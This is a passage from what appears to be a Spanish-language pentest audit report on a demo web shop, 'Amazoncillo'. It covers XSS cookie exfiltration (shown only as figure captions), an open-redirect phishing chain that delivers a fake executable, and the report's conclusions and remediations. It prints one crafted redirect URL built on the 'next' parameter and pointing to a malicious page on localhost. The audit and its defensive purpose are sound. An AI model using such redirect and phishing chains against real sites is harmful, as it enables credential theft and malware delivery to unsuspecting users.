

Figura 4: Petición recibida por el servidor atacante con la cookie exfiltrada.

Evidencias del impacto: Las figuras 5 y 6 muestran, respectivamente, el perfil de la víctima con actividad no autorizada y la confirmación del pedido donde aparece el precio manipulado y la dirección controlada por el atacante.



Figura 5: Perfil de la víctima con actividad anómala (pedido no autorizado).



Figura 6: Confirmación del pedido fraudulento (precio manipulado).

Para mitigar este tipo de ataque es imprescindible:

- Sanitizar y validar en servidor todo el contenido introducido por usuarios (evitar XSS persistente).
- Restringir la creación de comentarios a usuarios que realmente hayan comprado el producto.
- Calcular totales y precios en servidor; no confiar en datos enviados por el cliente.

5.3. Descarga de aplicación maliciosa mediante ingeniería social y redirección insegura

Vulnerabilidades explotadas: Open Redirect, Ingeniería social.

Descripción general: La ingeniería social es hoy en día una de las técnicas más peligrosas y efectivas para comprometer la seguridad de usuarios y organizaciones. Los atacantes no solo explotan debilidades técnicas del software, sino también errores humanos, confianza y hábitos digitales de las víctimas. El éxito de muchas campañas maliciosas depende de la capacidad de simular contextos legítimos y aprovechar vulnerabilidades que permitan crear flujos de interacción realistas y convincentes.

En este exploit, el vector principal es un correo de *phishing* cuidadosamente elaborado, que imita el lenguaje, el diseño y la identidad corporativa de la organización real. El usuario recibe una comunicación aparentemente oficial sobre una nueva funcionalidad atractiva: la descarga de una aplicación de escritorio con funcionalidades de IA. La narrativa está diseñada para coincidir con eventos verosímiles (mejoras tecnológicas, cumplimiento de normativa, personalización de servicios).

Un aspecto clave y diferencial es la **utilización de una redirección maliciosa en lugar de enlazar directamente a la web de phishing**. Si el enlace del correo condujera directamente a una página desconocida o sospechosa, los usuarios y los controles automáticos (filtros antiphishing, navegadores, sistemas de detección de URL) tenderían a identificar el intento de fraude. Sin embargo, al aprovechar la **vulnerabilidad de Open Redirect** existente en el login de la aplicación, el flujo es mucho más sofisticado:

- El usuario pulsa el enlace y, de hecho, accede primero a la web real del servicio, donde introduce sus credenciales con total normalidad.
- El sistema procesa el parámetro `next` de forma insegura y, tras el login, redirige automáticamente a la página maliciosa diseñada por el atacante.
- El entorno visual y la secuencia de acciones refuerzan la sensación de legitimidad. Muchos mecanismos de protección consideran segura la interacción, ya que se basa en recursos internos y credenciales reales.

Esta metodología permite superar no solo los sistemas automáticos de protección y reputación, sino también los elementos psicológicos que inducen a la víctima a confiar plenamente en la cadena de procesos. En contextos actuales de seguridad, donde la sofisticación de los ataques crece, es fundamental contemplar y simular estos escenarios en los análisis de vulnerabilidades y las auditorías de pentesting. La mitigación debe ser integral, considerando tanto los controles técnicos (validación del parámetro `next`, restricciones de redirección) como la formación continua de usuarios en identificación de señales de riesgo.

Figura 7: Correo de ingeniería social simulando una actualización oficial y enlazando a la descarga.

Proceso técnico del exploit:

1. El usuario recibe el correo malicioso (ver figura 7) con un enlace similar a:
   `http://localhost:8888/login?next=http%3A%2F%2Flocalhost%3A9999%2FpaginaMaliciosa.html`
   El enlace utiliza el parámetro `next`, permitiendo redirigir automáticamente al recurso externo tras loguearse.
2. El usuario accede al sitio legítimo, introduce sus credenciales (Figura 8), y tras autenticarse, el sistema le redirige sin control a la página falsa con formato corporativo donde se puede descargar el supuesto instalador (Figura 9).



Figura 8: Login legítimo con parámetro `next` *manipulable para redirección insegura.*



Figura 9: Página maliciosa imitando el estilo oficial, con enlace a la descarga falsa.

Al pulsar el botón (Figura 10), el navegador inicia la descarga de un fichero ejecutable proporcionado por el atacante.



Figura 10: Descarga automática del ejecutable al pulsar el botón en la web falsa.

Análisis del vector:

- El uso del login legítimo y el parámetro `next` permite a la campaña de phishing superar controles automáticos y aumentar la veracidad percibida por la víctima.
- El mensaje del correo y la apariencia de la web falseada refuerzan la confianza.
- El usuario sólo detecta el fraude si inspecciona cuidadosamente la URL o el entorno de descarga, lo que en contexto real resulta poco probable.

6. Conclusiones

La auditoría ha confirmado la presencia de vulnerabilidades con impacto real en confidencialidad, integridad y disponibilidad del sistema, evidenciadas mediante PoC de explotación controlada (deserialización insegura con ejecución de código, XSS con exfiltración de sesión, manipulación de lógica de precios, redirección abierta y acceso no autorizado a recursos). La corrección aplicada sobre los principales vectores (CSP más restrictiva, sanitización server-side, consultas parametrizadas, validación estricta de ficheros, cálculo de importes en backend, manejo seguro de errores, validación de propiedad en pedidos, política de contraseñas robusta y *bcrypt* con *salt* aleatorio, y validación del parámetro `next`) reduce de forma sustancial la superficie de ataque y eleva el nivel base de seguridad antes del paso a producción.

Tras re-ejecutar las pruebas estáticas y dinámicas, junto con verificaciones manuales, no se observaron regresiones funcionales ni reproducciones de los hallazgos críticos corregidos. El sistema presenta ahora controles coherentes entre capas (presentación, negocio y persistencia), mensajes de error no reveladores y validaciones consistentes en modelo y formularios. Aun así, persisten riesgos residuales propios de cualquier plataforma expuesta (p.ej., necesidad de eliminar `'unsafe-inline'` en CSP cuando la refactorización lo permita, y de sustituir la cookie XML por un mecanismo moderno (p.ej., JWT/JSON firmado) en una siguiente iteración).

Recomendamos institucionalizar estas mejoras dentro del ciclo de vida de desarrollo seguro: *pre-commit hooks* con SAST, escaneos DAST en *CI*, pruebas unitarias/integra-ción para lógica de negocio sensible (precios, permisos, flujos de pago), *threat modeling* por iteración, políticas de *rate-limiting*/CAPTCHA en endpoints críticos y revisión periódica de cabeceras y configuraciones (CSP, HSTS, `SameSite`/`HttpOnly` en cookies). Completarlo con monitorización de eventos de seguridad, formación continua a usuarios y un plan de respuesta a incidentes permitirá a Amazoncillo sostener el nivel alcanzado y anticipar futuras desviaciones antes de su despliegue a producción.